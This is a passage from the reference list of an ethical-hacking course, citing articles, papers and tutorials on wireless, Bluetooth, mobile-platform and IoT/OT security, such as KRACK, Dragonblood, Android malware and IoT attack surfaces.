1153. John Padgette and Karen Scarfone, (2012), Guide to Bluetooth Security (Draft), from https://csrc.nist.gov/csrc/media/publications/sp/800-121/rev-1/final/documents/draft-sp800-121_rev1.pdf.

1154. Nateq Be-Nazir Ibn Minar and Mohammed Tarique, (2012), BLUETOOTH SECURITY THREATS AND SOLUTIONS: A SURVEY, from http://airccse.org/journal/ijdps/papers/0112ijdps10.pdf.

1155. Lisa Phifer, Wireless network troubleshooting: Connectivity, from https://searchnetworking.techtarget.com/tip/Wireless-network-troubleshooting-Connectivity.

1156. Keijo M.J. Haataja, (2005), Detailed descriptions of new proof-of-concept Bluetooth security analysis tools and new security attacks, from http://www.cs.uku.fi/tutkimus/publications/reports/B-2005-1.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1157. (2017), What You Should Know About the 'KRACK' WiFi Security Weakness, from https://krebsonsecurity.com/2017/10/what-you-should-know-about-the-krack-wifi-security-weakness/.

1158. Lily Hay Newman, (2017), The 'Secure' Wi-Fi Standard has a Huge, Dangerous Flaw, from https://www.wired.com/story/krack-wi-fi-wpa2-vulnerability/.

1159. Steve Tilson, (2017), WPA2 Key Reinstallation Attack (KRACK) Vulnerability Detection Dashboard, from https://www.tenable.com/sc-dashboards/wpa2-key-reinstallation-attack-krack-vulnerability-detection-dashboard.

1160. Thomas Brewster, (2017), Update Every Device -- This KRACK Hack Kills Your Wi-Fi Privacy, from https://www.forbes.com/sites/thomasbrewster/2017/10/16/krack-attack-breaks-wifi-encryption/#3d9b890e2ba9.

1161. Paul Ducklin, (2017), Wi-Fi at risk from KRACK attacks – here's what to do, from https://nakedsecurity.sophos.com/2017/10/16/wi-fi-at-risk-from-krack-attacks-heres-what-to-do/.

1162. Charlie Osborne and Zack Whittaker, (2017), Here's every patch for KRACK Wi-Fi vulnerability available right now, from http://www.zdnet.com/article/here-is-every-patch-for-krack-wi-fi-attack-available-right-now/.

1163. Michael Heller, (2017), KRACK WPA2 flaw might be more hype than risk, from http://searchsecurity.techtarget.com/news/4S0428414/KRACK-WPA2-vulnerability-might-be-more-hype-than-risk

1164. (2017), KRACK WPA Vulnerability - Key Reinstallation AttaCK, from https://aircrack-ng.blogspot.in/2017/10/krack-wpa-vulnerability-key.html.

1165. Attacks on EAP Protocols, from http://etutorials.org/Networking/Wireless+lan+security/Chapter+6.+Wireless+Vulnerabilities/Attacks+on+EAP+Protocols/.

1166. Mateusz Buczkowski, (2018), Introduction to Wi-Fi Security, from https://www.grandmetric.com/2018/07/06/ended-wpa3-wi-fi-security-evolution/.

1167. Wireless Security Protocols: WEP, WPA, WPA2 and WPA3, from https://www.cyberpunk.rs/wireless-security-protocols-wep-wpa-wpa2-and-wpa3.

1168. Penny Hoelscher, (2018), What is WPA3, is it secure and should I use it?, from https://www.comparitech.com/blog/information-security/what-is-wpa3/.

1169. Discover Wi-Fi Security, from https://www.wi-fi.org/discover-wi-fi/security.

1170. (2018), WPA3 Explained, from https://medium.com/@reliancegcs/wpa3-explained-wi-fi-is-getting-major-security-update-2b6dca8f3aff.

1171. (2020), Wi-Fi Protected Access, from https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access.

1172. Mark Wyciślik-Wilson, aLTEr: Hackers can spy on your 4G browsing sessions thanks to LTE flaws, from https://betanews.com/2018/06/30/alter-lte-vulnerability/.

1173. (2018), aLTEr: POC Exploit of LTE Layer Two, from https://blog.zimperium.com/alter-poc-exploit-lte-layer-two/.

1174. Nicole Lorenz, (2018), aLTEr: Attack every smartphone via LTE, from https://blog.avira.com/alter-attack-every-smartphone-via-lte/.

1175. Aaron Woland, (2018), Protecting iOS against the aLTEr attacks, from https://www.networkworld.com/article/3287149/protecting-ios-against-the-alter-attacks.html .

1176. (2013), Wireless Attacks Unleashed, from https://resources.infosecinstitute.com/wireless-attacks-unleashed/#gref.

1177. Elahe Fazeldehkordi and Oluwatobi Ayodeji Akanbi, (2016), Wormhole Attack, from https://www.sciencedirect.com/topics/computer-science/wormhole-attack.

1178. Julián Ramírez Gómez, Héctor Fernando Vargas Montoya, and Álvaro León Henao1, (2019), Implementing a Wormhole Attack on Wireless Sensor Networks with XBee S2C Devices, from https://dialnet.unirioja.es/descarga/articulo/6939721.pdf.

1179. (2015), Finding WPS enabled Wifi Networks with Kali Linux Wash, from https://www.hackingtutorials.org/wifi-hacking-tutorials/wps-wifi-networks-with-kali-linux-wash/#prettyPhoto.

1180. Brian Sak and Jilumudi Raghu Ram, (2016), Mastering Kali Linux Wireless Pentesting, Birmingham, Packt Publishing Ltd, from https://github.com/volym3ad/BOOKS/blob/master/Mastering%20Kali%20Linux%20Wireless%20Pentesting.pdf.

1181. (2008), ARP Spoofing, from https://openmaniak.com/ettercap_arp.php.

1182. Zaid Sabih, Creating Fake Access Points with the MANA Toolkit, from https://www.oreilly.com/library/view/learn-ethical-hacking/9781788622059/7b4ce7c7-1a2d-4dc6-8754-799ee9e4d7ba.xhtml.

1183. Arnav Tripathy, (2019), How to Make a Fake Access Point with Mana-Toolkit, from https://medium.com/@arnavtripathy98/how-to-make-a-fake-access-point-with-mana-toolkit-2464c1843d1e.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1184. Balaji N, (2018), Wi-Jacking – New Wifi Attack Allow Accessing Millions of Neighbour's WiFi Without Cracking, from https://gbhackers.com/wi-jacking-wifi-attack/.

1185. Catalin Cimpanu, (2018), Google Fixes Chrome Issue that Allowed Theft of WiFi Logins, from https://www.zdnet.com/article/google-fixes-chrome-issue-that-allowed-theft-of-wifi-logins/.

1186. Gurubaran S, (2019), Pentesting & Crack WPA/WPA2 WiFi Passwords with Wifiphisher by Jamming the WiFi, from https://gbhackers.com/crack-wpawpa2-kali-linux-tutorial/.

1187. Kody, (2015), Get Anyone's Wi-Fi Password Without Cracking Using Wifiphisher, from https://null-byte.wonderhowto.com/how-to/hack-wi-fi-get-anyones-wi-fi-password-without-cracking-using-wifiphisher-0165154/.

1188. Tomáš Foltýn, (2019), WPA3 Flaws May Let Attackers Steal Wi-Fi Passwords, from https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/.

1189. Catalin Cimpanu, (2019), Dragonblood vulnerabilities disclosed in WiFi WPA3 standard, from https://www.zdnet.com/article/dragonblood-vulnerabilities-disclosed-in-wifi-wpa3-standard/ .

1190. Dan Goodun, (2019), Serious flaws leave WPA3 vulnerable to hacks that steal Wi-Fi passwords, from https://arstechnica.com/information-technology/2019/04/serious-flaws-leave-wpa3-vulnerable-to-hacks-that-steal-wi-fi-passwords/.

1191. Michael Peters, (2019), Dragonblood Vulnerabilities Discovered in WPA3 WiFi Standard, from https://securityboulevard.com/2019/04/dragonblood-vulnerabilities-discovered-in-wpa3-wifi-standard/.

1192. Sergiu Gatlan, (2019), WPA3 Wi-Fi Standard Affected by New Dragonblood Vulnerabilities, from https://www.bleepingcomputer.com/news/security/wpa3-wi-fi-standard-affected-by-new-dragonblood-vulnerabilities/.

1193. Pierluigi Paganini, (2019), WPA3 Attacks Allow Hackers to Hack Wi-Fi Password, from https://securityaffairs.co/wordpress/836S3/hacking/wpa3-security-flaws.html.

1194. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen, The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation of Bluetooth BR/EDR, from https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli.

1195. Doug Lynch, (2019), KNOB Attack exploits Bluetooth spec flaw to spy on device connections, from https://www.xda-developers.com/knob-attack-bluetooth-flaw/.

1196. Michael Heller, (2019), KNOB attack puts all Bluetooth devices at risk, from https://searchsecurity.techtarget.com/news/252468914/KNOB-attack-puts-all-Bluetooth-devices-at-risk.

1197. Daniele Antonioli, (2019), About the KNOB Attack, from https://knobattack.com.

1198. Mathy Vanhoef and Eyal Ronen, Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd, from https://papers.mathyvanhoef.com/dragonblood.pdf.

1199. Trapti Pandey and Pratha Khare, Bluetooth Hacking and its Prevention, from https://www.ltts.com/sites/default/files/resources/pdf/whitepapers/2017-12/Bluetooth-Hacking-and-its-Prevention.pdf.

1200. Art Miller, (2019), How to Protect Yourself from Bluetooth Hacking, from https://www.vectorsecurity.com/blog/how-to-protect-yourself-from-bluetooth-hacking.

Module 17: Hacking Mobile Platforms

1201. Android framework for exploitation, from http://www.xysec.com/afe_manual.pdf.

1202. Sarah Perez, (2010), How to Hack Your Android Phone (and Why You Should Bother), from http://readwrite.com/2010/01/27/how_to_hack_your_android_phone.

1203. (2016), OWASP Mobile Top 10, from https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks.

1204. Security Threat Report 2014, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf.

1205. wiseGEEK, What is Mobile Phone Spam?, from https://www.wisegeek.com/what-is-mobile-phone-spam.htm.

1206. Murugiah Souppaya and Karen Scarfone, (2013), Guidelines for Managing the Security of Mobile Devices in the Enterprise, from https://csrc.nist.gov/csrc/media/publications/sp/800-124/rev-1/final/documents/draft_sp800-124-rev1.pdf.

1207. Michael Cooney, (2012), 10 common mobile security problems to attack, from https://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html.

1208. Shruti Dhapola, (2014), Android is most hacked mobile OS: Here's how to protect your phone, from https://www.firstpost.com/tech/news-analysis/android-malware-increasing-tips-protect-phone-3647981.html.

1209. Network Spoofer - Hacking networks from Android, from http://www.hackedexistence.com/project-networkspoofer.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1210. iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.

1211. Jeff Benjamin, (2011), Untethered Jailbreak vs. Tethered Jailbreak vs. SemiTethered Jailbreak — What's the Difference?, from https://www.idownloadblog.com/2011/10/22/untethered-jailbreak-vs-tethered-jailbreak-vs-semitethered-jailbreak/.

1212. Jailbreak Your iPhone, iPad And iPod Touch, from https://www.iphoneinformer.com/jailbreak/.

1213. Lisa Phifer, (2013), BYOD security strategies: Balancing BYOD risks and rewards, from https://searchsecurity.techtarget.com/feature/BYOD-security-strategies-Balancing-BYOD-risks-and-rewards.

1214. Stephan Chenette, (2013), Building Custom Android Malware for Penetration Testing, from https://www.slideshare.net/schenette/building-custom-android-malware-brucon-2013.

1215. Al Berg, Best practices for protecting handhelds from mobile malware, from https://searchsecurity.techtarget.com/tip/Best-practices-for-protecting-handhelds-from-mobile-malware.

1216. Sam Bakken, (2017), Defense in Depth: A Layered Approach to Mobile Security with MDM, MAM & Mobile App Vetting, from https://www.nowsecure.com/blog/2017/12/12/defense-in-depth-a-layered-approach-to-mobile-security-with-mdm-mam-mobile-app-vetting/.

1217. (2017), Anatomy of an Android, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-anatomy-of-an-android-infographic.pdf.

1218. Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev, and Evgeny Lopatin, (2019), IT threat evolution Q2 2019. Statistics, from https://securelist.com/it-threat-evolution-q2-2019-statistics/92053/.

1219. "Agent Smith": The New Virus to Hit Mobile Devices, from https://blog.checkpoint.com/2019/07/10/agent-smith-android-malware-mobile-phone-hack-virus-google/.

1220. (2019), Agent Smith virus hides in WhatsApp, infests 1.5 crore Android phones in India: What is it, should you worry, from https://www.indiatoday.in/technology/news/story/agent-smith-virus-whatsapp-infects-android-phones-in-india-what-is-it-1566668-2019-07-11.

1221. Aviran Hazum, Feixiang He, Inbal Marom, Bogdan Melnykov, and Andrey Polkovnichenko, (2019), Agent Smith: A New Species of Mobile Malware, from https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/.

1222. Pierluigi Paganini, (2016), Researchers hack WhatsApp accounts through SS7 protocol, from https://securityaffairs.co/wordpress/47179/hacking/hacking-ss7-protocol.html.

1223. Samuel Gibbs, (2016), SS7 hack explained: what can you do about it?, from https://www.theguardian.com/technology/2016/apr/19/ss7-hack-explained-mobile-phone-vulnerability-snooping-texts-calls.

1224. Secure your network from SS7 attacks, from https://www.sinch.com/insights/operator-opportunities/ss7/?cn-reloaded=1.

1225. Simjacker, from https://simjacker.com.

1226. Shouvik Das, (2019), Your Data, Location Might be Tracked with This SIM Card Flaw, Without Your Knowledge, from https://www.news18.com/news/tech/your-data-location-might-be-tracked-with-this-sim-card-flaw-without-your-knowledge-2306879.html.

1227. Mohit Kumar, (2019), New SIM Card Flaw Lets Hackers Hijack Any Phone Just by Sending SMS, from https://thehackernews.com/2019/09/simjacker-mobile-hacking.html.

1228. (2019), Device Administration Overview, from https://developer.android.com/guide/topics/admin/device-admin.html.

1229. Ashraf Iftekhar, (2018), How To Test Android Application Security Using Drozer?, from https://medium.com/@ashrafrizvi3006/how-to-test-android-application-security-using-drozer-edc002c5dcac.

1230. Sumit Bhattacharya, Android Penetration Tools Walkthrough Series: Drozer, from https://resources.infosecinstitute.com/android-penetration-tools-walkthrough-series-drozer/#gref.

1231. Romansh Yadav, (2019), Drozer! The Game Changer Tool for Android Pen Testing, from https://blog.securelayer7.net/drozer-the-game-changer-tool-for-android-pentesting/.

1232. Man-in-the-Disk: A New Attack Surface for Android Apps, from https://blog.checkpoint.com/2018/08/12/man-in-the-disk-a-new-attack-surface-for-android-apps/.

1233. Margaret Rouse, (2019), Man-in-the-Disk (MITD) Attack, from https://searchsecurity.techtarget.com/definition/man-in-the-disk-MITD-attack.

1234. Mohammed Tahir, (2019), Latest attack on Android known as "Spearphone Attack", from https://cyberops.in/blog/spearphone-attack/.

1235. Swati Khandelwal, (2019), New Attack Lets Android Apps Capture Loudspeaker Data Without Any Permission, from https://thehackernews.com/2019/07/android-side-channel-attacks.html .

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1236. Abeerah Hashim, (2019), Spearphone Attack Allows Android Apps to Listen to Your Loudspeaker Conversations, from https://latesthackingnews.com/2019/07/20/spearphone-attack-allows-android-apps-to-listen-to-your-loudspeaker-conversations/.

1237. Connor Jones, (2019), Android phones vulnerable to advanced SMS phishing attacks, from https://www.itpro.co.uk/security/34334/android-phones-vulnerable-to-advanced-sms-phishing-attacks.

1238. Ravie Lakshmanan, (2019), Hackers are now attacking Android users with advanced SMS phishing techniques, from https://thenextweb.com/security/2019/09/04/hackers-are-now-attacking-android-users-with-advanced-sms-phishing-techniques/.

1239. Aman Bhardwaj, (2019), SSL Pinning: Introduction & Bypass for Android, from https://niiconsulting.com/checkmate/2019/04/ssl-pinning-introduction-bypass-for-android/.

1240. Balaji N, (2019), Bypassing and Disabling SSL Pinning on Android to Perform Man-in-the-Middle Attack, from https://gbhackers.com/bypass-ssl-pinning/.

1241. Gurubaran S, (2019), Newly Discovered Tap 'n Ghost Attack Let Hackers to Remotely Control Android Smartphones, from https://gbhackers.com/tap-n-ghost-attack-remotely-smartphones/.

1242. (2019), Newly discovered Tap 'n Ghost attack can be used to target Android devices, from https://cyware.com/news/newly-discovered-tap-n-ghost-attack-can-be-used-to-target-android-devices-fe81c323.

1243. Ivan Pisarev, (2019), Gustuff: Weapon of Mass Infection, from https://www.group-ib.com/blog/gustuff.

1244. Sven Taylor, (2018), How to Secure Your Android Device in 5 Simple Steps, fromhttps://restoreprivacy.com/secure-android-device/.

1245. Michael Simon, (2019), How to Secure, Protect, and Completely Lock Down Your Android Phone, from https://www.pcworld.com/article/3332211/secure-android-phone.html.

1246. Steven J. and Vaughan-Nichols, (2018), The 10 best ways to secure your Android phone, from https://www.zdnet.com/article/the-ten-best-ways-to-secure-your-android-phone/.

1247. (2020), iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.

1248. Roy Iarchy, (2018), iOS Trustjacking – A Dangerous New iOS Vulnerability, from https://www.symantec.com/blogs/feature-stories/ios-trustjacking-dangerous-new-ios-vulnerability.

1249. Joshua Long, (2018), iOS Trustjacking: How Attackers can Hijack Your iPhone, from https://www.intego.com/mac-security-blog/ios-trustjacking-how-attackers-can-hijack-your-iphone/.

1250. (2018), iOS Trustjacking Protection with EMM, from https://arsenb.wordpress.com/2018/04/25/ios-trustjacking-protection-with-emm/.

1251. Lewis Painter, (2019), iPhone Security Tips: How to Protect Your Phone from Hackers, from https://www.macworld.co.uk/how-to/iphone/iphone-security-tips-3638233/.

1252. (2019), 5 Easy Ways to Protect Your iPhone and Privacy in 2020 FREE, from https://www.vpnmentor.com/blog/protect-privacy-iphone/.

1253. Ken Hess, (2014), 10 BYOD policy guidelines for a secure work environment, from https://techtalk.gfi.com/10-byod-policy-guidelines-for-a-secure-work-environment/.

1254. OWASP Mobile Top 10, from https://owasp.org/www-project-mobile-top-10/#tab=Top_10_Mobile_Controls.

1255. Rohit Bhardwaj, Enterprise Ethical Mobile Hacking Using Owasp Top 10 2017, from https://developermarch.com/mds/downloadPDF/MODS17_Enterprise%20Ethical%20Mobile%20Hacking%20Using%20OWASP%20Top%2010%202017_Rohit.pdf.

1256. Tampering and Reverse Engineering, from https://mobile-security.gitbook.io/mobile-security-testing-guide/general-mobile-app-testing-guide/0x04c-tampering-and-reverse-engineering.

1257. Srinivas, Introduction to Reverse Engineering, from https://resources.infosecinstitute.com/android-hacking-and-security-part-18-introduction-to-reverse-engineering/#gref.

Module 18: IoT and OT Hacking

1258. Margaret Rouse, (2016), Internet of Things (IoT), from https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT.

1259. Bernadette Johnson, How the Internet of Things Works, from https://computer.howstuffworks.com/internet-of-things.htm.

1260. (2016), The Pros and Cons of IoT, from http://www.humavox.com/blog/pros-cons-iot/.

1261. (2015), How IoT Works – An Overview of the Technology Architecture, from https://www.embitel.com/blog/embedded-blog/how-iot-works-an-overview-of-the-technology-architecture-2.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1262. Internet of Things: Explained, from http://www.carritech.com/news/internet-of-things/.

1263. Dr. Gaurav Bajpai, Middleware for Internet of Things, from http://wireless.ictp.it/rwanda_2015/presentations/Middleware_IoT.pdf.

1264. M2M/IoT Sector Map, from http://www.beechamresearch.com/article.aspx?id=4.

1265. Vasanth Ganesan, (2016), Video meets the Internet of Things, from https://www.mckinsey.com/industries/technology-media-and-telecommunications/our-insights/video-meets-the-internet-of-things.

1266. (2015), 11 Internet of Things (IoT) Protocols You Need to Know About, from https://www.rs-online.com/designspark/eleven-internet-of-things-iot-protocols-you-need-to-know-about.

1267. Stan Schneider, (2013), Understanding The Protocols Behind The Internet Of Things, from https://www.electronicdesign.com/technologies/iot/article/21798493/understanding-the-protocols-behind-the-internet-of-things.

1268. Internet of things, from https://en.wikipedia.org/wiki/Internet_of_things#Trends_and_characteristics.

1269. Anupama Kaushik, (2016), IOT-An Overview, from https://www.ijarcce.com/upload/2016/march-16/IJARCCE%20264.pdf.

1270. Karen Rose, Scott Eldridge, Lyman Chapin, (2015), The Internet of Things: An Overview, from https://www.internetsociety.org/wp-content/uploads/2017/08/ISOC-IoT-Overview-20151221-en.pdf.

1271. Bruce Byfield, (2016), The Internet of Things: 7 Challenges, from https://www.datamation.com/data-center/the-internet-of-things-7-challenges.html.

1272. Aritra Sarkhel, (2016), 5 challenges to Internet of Things, from https://tech.economictimes.indiatimes.com/news/internet/5-challenges-to-internet-of-things/52700940.

1273. Robbie Mitchell, (2015), 5 challenges of the Internet of Things, from https://blog.apnic.net/2015/10/20/5-challenges-of-the-internet-of-things/.

1274. Azita Esmaili, (2015), The opportunities and threats of the Internet of Things, from https://www.techworld.com/startups/opportunities-threats-of-internet-of-things-3598417/.

1275. Charlie Ashton, (2015), Is IoT a Threat or an Opportunity for Service Providers?, from https://www.sdxcentral.com/articles/contributed/iot-threat-opportunity-service-providers-charlie-ashton/2015/06/.

1276. Avantika Monnappa, (2018), TOGAF and the Internet of Things, from https://www.simplilearn.com/togaf-applications-in-internet-of-things-iot-article.

1277. Tessel Renzenbrink, (2014), Internet of Things Poses an Unprecedented Privacy Risk, from https://www.elektormagazine.com/articles/internet-of-things-poses-an-unprecedented-privacy-risk.

1278. (2016), Top IoT Vulnerabilities, from https://www.owasp.org/index.php/Top_IoT_Vulnerabilities.

1279. (2015), IoT Attack Surface Areas, from https://www.owasp.org/index.php/IoT_Attack_Surface_Areas.

1280. Jaibeer Malik, (2017), IOT Security: Attack surface areas, Vulnerabilities & Considerations, from https://jaibeermalik.wordpress.com/2017/01/05/iot-security-attack-surface-areas-vulnerabilities-considerations/.

1281. Security for IoT, from https://www.infineon.com/cms/en/applications/smart-card-and-security/iot-security/?redirId=59655#!overview.

1282. Masato Terada, Naoko, and Naoko Ohnishi, (2017), HIRT-PUB16003: Cyber-attacks Using IoT Devices, http://www.hitachi.com/hirt/publications/hirt-pub16003/index.html.

1283. APNIC, (2017), IoT - the Next Wave of DDoS Threat Landscape, from https://www.slideshare.net/apnic/iot-the-next-wave-of-ddos-threat-landscape?qid=b1d633e5-2d40-4151-b3ec-91d93be094ea&v=&b=&from_search=6.

1284. Jaikumar Vijayan, (2014), Target attack shows danger of remotely accessible HVAC systems, from https://www.computerworld.com/article/2487452/cybercrime-hacking/target-attack-shows-danger-of-remotely-accessible-hvac-systems.html.

1285. Paul Roberts, (2012), FBI Issued Alert over July Attack on HVAC System, from https://securityledger.com/2012/12/fbi-issued-alert-over-july-attack-on-hvac-system/.

1286. Erez Metula, (2016), Hacking The IoT (Internet of Things) - PenTesting RF Operated Devices, from https://www.owasp.org/images/2/29/AppSecIL2016_HackingTheIoT-PenTestingRFDevices_ErezMetula.pdf.

1287. Jerry Hildenbrand, (2017), Let's talk about Blueborne, the latest Bluetooth vulnerability, from https://www.androidcentral.com/lets-talk-about-blueborne-latest-bluetooth-vulnerability.

1288. (2017), The Attack Vector "BlueBorne" Exposes Almost Every Connected Device, from https://www.armis.com/blueborne/.

1289. Blueborne Attack Threatens IoT Devices, from https://www.pindrop.com/blog/blueborne-attack-threatens-iot-devices/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1290. Kim Zetter, (2016), Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid, from https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.

1291. Taylor Edginton, Find the IP Address of any IoT Device, from https://www.pingplotter.com/wisdom/article/finding-my-smart-outlet.html.

1292. (2017) Hacking Zigbee Devices, from https://blog.attify.com/hack-iot-devices-zigbee-sniffing-exploitation/.

1293. (2016), IoT Devices Easily Hacked to be Backdoors: Experiment, from https://www.securityweek.com/iot-devices-easily-hacked-be-backdoors-experiment.

1294. Scott Craig, (2016), Telnet: An Attacker's Gateway to the IoT, from https://securityintelligence.com/telnet-an-attackers-gateway-to-the-iot.

1295. (2016), Emulating and Exploiting Firmware binaries – Offensive IoT Exploitation series, from https://resources.infosecinstitute.com/emulating-and-exploiting-firmware-binaries-offensive-iot-exploitation-series/.

1296. OWASP Top 10 Internet of Things Vulnerability Categories, from https://www.owasp.org/images/8/8e/Infographic-v1.jpg.

1297. (2016), IoT Framework Assessment, from https://www.owasp.org/index.php/IoT_Framework_Assessment.

1298. (2019), MQTT v5.0 now an official OASIS standard, from http://mqtt.org/.

1299. (2020), MQTT, from https://en.wikipedia.org/wiki/MQTT.

1300. (2020), Constrained Application Protocol, from https://en.wikipedia.org/wiki/Constrained_Application_Protocol.

1301. CoAP, from https://coap.technology/.

1302. (2019), 6LoWPAN, from https://en.wikipedia.org/wiki/6LoWPAN.

1303. (2020), Edge computing, from https://en.wikipedia.org/wiki/Edge_computing.

1304. (2020), ANT (network), from https://en.wikipedia.org/wiki/ANT_(network).

1305. (2019), OMA LWM2M, from https://en.wikipedia.org/wiki/OMA_LWM2M.

1306. (2020), IoT Standards and Protocols, from https://www.postscapes.com/internet-of-things-protocols/.

1307. (2020), Google Fuchsia, from https://en.wikipedia.org/wiki/Google_Fuchsia.

1308. Rita Sharma, Top 10 Challenges Enterprises Face in IoT Implementation, from https://www.finoit.com/blog/enterprise-challenges-in-iot/.

1309. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#tab=IoT_Attack_Surface_Areas.

1310. Internet of Things (IoT) Threats, from https://appsec-labs.com/iot_threats/#toggle-id-5.

1311. (2019), IoT Application Security Challenges and Solutions, from https://www.iotforall.com/iot-application-security/.

1312. Ryan Kh, (2018), Assessing the Severity of SQL Injection Threats to IoT Security, from https://www.smartdatacollective.com/assessing-severity-sql-injection-threats-iot-security/.

1313. Anand Srinivasan, (2017), Understanding SDR-Based Attacks on IoT, from https://datafloq.com/read/understanding-sdr-based-attacks-on-iot/3735.

1314. Nitesh Malviya, IoT Radio Communication Attack, from https://resources.infosecinstitute.com/iot-radio-communication-attack/#gref.

1315. Robert Keim, (2017), Introduction to Software-Defined Radio, from https://www.allaboutcircuits.com/technical-articles/introduction-to-software-defined-radio/.

1316. Rene Millman, (2018), Hackers Could Use Web-based Attacks to Take Over IoT Devices, from https://internetofbusiness.com/hackers-could-use-web-based-attacks-to-take-over-iot-devices/.

1317. (2019), Discovering and Hacking IoT Devices Using Web-Based Attacks, from https://www.netsparker.com/blog/web-security/discovering-hacking-iot-devices-using-web-based-attacks/.

1318. Gunes Acar, Danny Y. Huang, Frank Li, Arvind Narayanan, and Nick Feamster, (2018), Fast Web-based Attacks to Discover and Control IoT Devices, from https://freedom-to-tinker.com/2018/06/21/fast-web-based-attacks-to-discover-and-control-iot-devices/.

1319. Gunes Acar, Danny Huang, Frank Li, Arvind Narayanan, and Nick Feamster, Web-based Attacks on Local IoT Devices, from https://conferences.sigcomm.org/sigcomm/2018/files/slides/iot/paper_3.1.pdf.

1320. Margaret Rouse, (2008), DNS Rebinding Attack, from https://searchsecurity.techtarget.com/definition/DNS-rebinding-attack.

1321. Kobus Marneweck, (2019), The Role of Physical Security in IoT, from https://community.arm.com/iot/b/blog/posts/the-role-of-physical-security-in-iot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1322. Shivam Bhasin and Debdeep Mukhopadhyay, (2016), Fault Injection Attacks, from https://pdfs.semanticscholar.org/0ae1/a6e055383e64011fa639e42f9294d11c3639.pdf.

1323. Hezam Akram Abdul-Ghani, Dimitri Konstantas, and Mohammed Mahyoub, (2018), A Comprehensive IoT Attacks Survey Based on a Building-blocked Reference Model, from https://thesai.org/Downloads/Volume9No3/Paper_49-A_Comprehensive_IoT_Attacks_Survey.pdf.

1324. (2019), 2019 Internet Security Threat Report, from https://www.symantec.com/security-center/threat-report.

1325. Karen Taylor, Mark Steedman, Amen Sanghera, and Matthew Thaxter, (2018), Medtech and the Internet of Medical Things, from https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Life-Sciences-Health-Care/gx-lshc-medtech-iomt-brochure.pdf.

1326. Dr Leonie Maria Tanczer, Dr Ine Steenmans, Dr Irina Brass, and Dr Madeline Carr, (2018), Networked World Risks and Opportunities in the Internet of Things, from https://discovery.ucl.ac.uk/id/eprint/10063068/1/InterconnectedWorld2018.pdf.

1327. Smart Home Statistics, from https://ipropertymanagement.com/research/iot-statistics.

1328. Cyrill Brunschwiler, (2016), Software Defined Radio (SDR) and Decoding On-off Keying (OOK), from https://blog.compass-security.com/2016/09/software-defied-radio-sdr-and-decoding-on-off-keying-ook/.

1329. Aaron Guzman and Aditya Gupta, Defining Firmware Analysis Methodology, from https://play.google.com/books/reader?id=rEFPDwAAQBAJ&hl=en&pg=GBS.PA73.w.2.0.0.

1330. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#Things_to_check_for_once_the_file_system_is_mounted_or_extracted.

1331. Industrial IoT: Threats and Countermeasures, from https://www.rambus.com/iot/industrial-iot/.

1332. Internet of Things (IoT) security: 9 ways you can help protect yourself, from https://us.norton.com/internetsecurity-iot-securing-the-internet-of-things.html.

1333. Cujo AI, (2018), Five Key Security Tips to Avoid an IoT Hack, from https://www.helpnetsecurity.com/2018/08/14/avoid-iot-hack/.

1334. Common Attacks on IoT Devices, from https://elinux.org/images/f/f8/Common-Attacks-on-IoT-Devices-Christina-Quast.pdf.

1335. Lyndon Sutherland, (2017), The Weaponization of IoT Devices, from https://www.ibm.com/downloads/cas/6MLEALKV.

1336. Jeff Day, Roger Shepherd, Paul Kearney and Richard Storer, (2018), Best Practice Guides, from https://www.iotsecurityfoundation.org/wp-content/uploads/2019/03/Best-Practice-Guides-Release-1.2.1.pdf.

1337. OWASP's Top 10 IoT Vulnerabilities, from https://www.deviceauthority.com/blog/owasp-s-top-10-iot-vulnerabilities.

1338. Fredric Paul, (2019), Top 10 IoT vulnerabilities, from https://www.networkworld.com/article/3332032/top-10-iot-vulnerabilities.html.

1339. (2016), IoT Framework Assessment, from https://www.owasp.org/index.php/IoT_Framework_Assessment.

1340. Calum McClelland, (2019), IoT Device Management: What is it and Why Do You Need it?, from https://www.iotforall.com/what-is-iot-device-management/.

1341. (2019), Using Oracle Internet of Things Asset Monitoring Cloud Service, from https://docs.oracle.com/en/cloud/saas/iot-asset-cloud/iotaa/operations-center.html#GUID-25C1A99C-850D-40E6-864D-04CC6CE295C4.

1342. (2020), Operational Technology, from https://en.wikipedia.org/wiki/Operational_Technology.

1343. Lauren Horwitz, OT networks and IT networks are closely intertwined, from https://www.cisco.com/c/en/us/products/security/ot-networks.html.

1344. Operational Technology (OT) – Definitions and Differences with IT, from https://www.i-scoop.eu/industry-4-0/operational-technology-ot/.

